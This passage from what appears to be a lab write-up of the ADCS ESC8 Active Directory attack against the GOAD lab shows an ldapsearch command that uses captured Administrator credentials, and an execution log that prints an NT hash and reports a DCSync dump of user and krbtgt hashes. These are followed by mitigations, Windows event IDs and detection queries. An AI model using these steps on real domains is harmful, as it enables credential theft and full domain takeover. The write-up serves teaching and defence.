
Critical Findings:
-
✅ All domain user hashes extracted
-
✅ krbtgt hash obtained (enables Golden Ticket attacks)
-
✅ Kerberos keys extracted
-
✅Complete domain compromise achieved
Step 4.2: Verify Domain Compromise
**Objective:**Confirm you have complete domain control.
Test Commands:
# List all domain users
ldapsearch -
x
 -H ldap:
//
192.168
.
56.10
 \
  -D
"CN=Administrator,CN=Users,DC=sevenkingdoms,DC=local"
 \
  -w
"8dCT-DJjgScp"
 \
  -b
"CN=Users,DC=sevenkingdoms,DC=local"
 \

"(objectClass=user)"
 sAMAccountName
# Create a test user (proves domain admin)
# (Only if you want to demonstrate full control)

Success Indicators:
-
✅ Can enumerate all domain objects
-
✅ Can modify domain configuration
-
✅ Can create/delete users
-
✅ Complete domain control confirmed
Attack Execution
Complete Attack Timeline
Time:~15–30 minutes (depending on environment)
Steps Summary:
-
Reconnaissance(5 min) — Discover ADCS, verify ESC8
-
Certificate Request(2 min) — Obtain certificate
-
Authentication(1 min) — Get Kerberos credentials
-
Domain Compromise(5 min) — DCSync all credentials
-
Verification(2 min) — Confirm access
Real Attack Execution Log
[11:50:00]

Starting

ADCS

ESC8

Attack
[11:50:15]
 ✓
ADCS

discovered
:
SEVENKINGDOMS-CA
[11:50:20]
 ✓
ESC8

vulnerability

confirmed
[11:51:00]
 ✓
Certificate

requested
:
administrator
.pfx
[11:51:30]
 ✓
Kerberos

TGT

obtained
[11:51:35]
 ✓
NT

hash

extracted
:
c66d72021a2d4744409969a581a1705e
[11:52:00]
 ✓
DCSync

executed
[11:52:30]
 ✓
All

27

user

hashes

extracted
[11:52:35]
 ✓
krbtgt

hash

obtained
[11:53:00]
 ✓
Domain

compromise

complete
Defense and Mitigation
Immediate Mitigation
1. Disable HTTP Web Enrollment
PowerShell Command:
# Disable HTTP Web Enrollment
Set
-
WebConfigurationProperty
-
Filter
 "system.webServer/security/authentication/windowsAuthentication" `

-
PSPath "IIS:\Sites\Default Web Site\CertSrv" `

-
Name "enabled"
-
Value
 $
false
# Or remove Web Enrollment entirely
Uninstall-WindowsFeature ADCS-Web-Enrollment
**Impact:**Prevents ESC8 attacks but may break certificate enrollment workflows.
2. Enable HTTPS for Web Enrollment
Steps:
-
Obtain SSL certificate for ADCS server
-
Configure IIS to use HTTPS
-
Disable HTTP binding
-
Update certificate enrollment URLs
PowerShell:
# Configure HTTPS binding
New-WebBinding -Name
"Default Web Site"
 -Protocol https -Port 443 -IPAddress
"*"
3. Secure Certificate Templates
Review and Secure:
-
Remove “Client Authentication” EKU where not needed
-
Restrict enrollment permissions
-
Require manager approval for sensitive templates
-
Enable “Require strong key protection”
PowerShell:
# Example: Secure a template
$template
 = Get-CertificateTemplate -Name
"ESC1"
Set-CertificateTemplate -Template
$template
 `
  -ClientAuthentication
$false
 `
  -RequireManagerApproval
$true
Long-Term Security Measures
1. Network Segmentation
-
Isolate ADCS servers— Place in separate network segment
-
Firewall rules— Only allow HTTPS (443) from authorized networks
-
VPN requirement— Require VPN for certificate enrollment
2. Monitoring and Alerting
-
Monitor certificate requests— Alert on unusual patterns
-
Track NTLM authentication— Detect relay attempts
-
Certificate usage monitoring— Alert on certificate-based authentication
3. Access Controls
-
Principle of Least Privilege— Limit who can enroll certificates
-
Template permissions— Review and restrict enrollment rights
-
Audit logging— Enable comprehensive ADCS auditing
4. Regular Security Assessments
-
Certificate template reviews— Quarterly audits
-
ADCS configuration checks— Verify HTTPS is enabled
-
Penetration testing— Include ADCS in security assessments
Detection and Monitoring
Indicators of Compromise (IOCs)
1. Certificate Request Anomalies
What to Monitor:
-
Certificate requests for high-privilege accounts from low-privilege users
-
Certificate requests outside business hours
-
Multiple certificate requests in short time
-
Certificate requests for Domain Controller accounts
Event IDs:
-
Windows Event ID 4886 — Certificate Services received a certificate request
-
Windows Event ID 4887 — Certificate Services approved a certificate request
2. NTLM Relay Attempts
What to Monitor:
-
NTLM authentication to ADCS HTTP endpoint
-
Authentication from unexpected sources
-
Multiple failed authentication attempts followed by success
Event IDs:
-
Windows Event ID 4624 — Successful logon (Type 3 — Network)
-
Windows Event ID 4625 — Failed logon attempt
3. Certificate-Based Authentication
What to Monitor:
-
PKINIT authentication (certificate-based Kerberos)
-
Authentication using certificates for high-privilege accounts
-
Unusual certificate usage patterns
Event IDs:
-
Windows Event ID 4768 — A Kerberos authentication ticket (TGT) was requested
-
Windows Event ID 4769 — A Kerberos service ticket was requested
4. DCSync Activity
What to Monitor:
-
DCSync replication requests
-
Unusual replication patterns
-
Replication from non-DC sources
Event IDs:
-
Windows Event ID 4662 — An operation was performed on an object
-
Windows Event ID 5136 — A directory service object was modified
Detection Queries
Splunk Query Example
index=windows EventCode=
4886
 OR EventCode=
4887
| stats count
by
 UserName, Subject, Template
|
where
 count >
5
 OR UserName=
"*DC*"
 OR UserName=
"*Admin*"
PowerShell Detection Script
# Monitor certificate requests
Get-WinEvent -FilterHashtable @{
    LogName=
'Security'
    ID=4886,4887
} | Where-Object {

$_
.Message -match
"Administrator|Domain Controller"
} | Select-Object TimeCreated, Message
Conclusion
The ADCS ESC8 attack represents one of the most sophisticated and dangerous Active Directory attack vectors. It demonstrates how a seemingly minor misconfiguration (HTTP Web Enrollment) can lead to complete domain compromise through a multi-stage attack chain involving NTLM relay, certificate abuse, and Kerberos authentication.
Key Takeaways
-
ADCS Security is Critical— Misconfigured ADCS can lead to domain compromise
-
HTTPS is Essential— Never enable Web Enrollment over HTTP
-
Certificate Templates Matter— Review and secure all certificate templates
-
Monitoring is Key— Implement comprehensive logging and alerting
-
Regular Assessments— Include ADCS in security audits and penetration tests
Attack Complexity Rating
Overall Complexity:⭐⭐⭐⭐⭐ (5/5)
-
**Technical Knowledge Required:**Very High
-
**Attack Steps:**4–5 distinct phases
-
**Tools Required:**Multiple specialized tools
-
**Detection Difficulty:**Medium-High
-
**Real-World Impact:**Critical
Why This Attack Matters
ESC8 is not just a theoretical vulnerability — it’s areal-world attack vectorthat:
-
Affects many organizations— ADCS is commonly deployed
-
Is often misconfigured— HTTP Web Enrollment is frequently enabled
-
Leads to complete compromise— Can result in full domain control
-
Is hard to detect— Uses legitimate-looking certificate requests
-
Is difficult to remediate— Requires ADCS reconfiguration
Final Recommendations
-
Immediately audit your ADCS deployment— Check for HTTP Web Enrollment
-
Enable HTTPS— Require encrypted connections for all ADCS services
-
Review certificate templates— Ensure proper permissions and configurations
-
Implement monitoring— Set up alerts for suspicious certificate activity
-
Regular testing— Include ADCS in your penetration testing scope
References and Resources
-
SpecterOps Research— “Certified Pre-Owned” (2021)
-
https://www.specterops.io/assets/resources/Certified_Pre-Owned.pdf
2. Certipy Tool—https://github.com/ly4k/Certipy
3. Microsoft ADCS Documentation
4. GOAD Lab— Game of Active Directory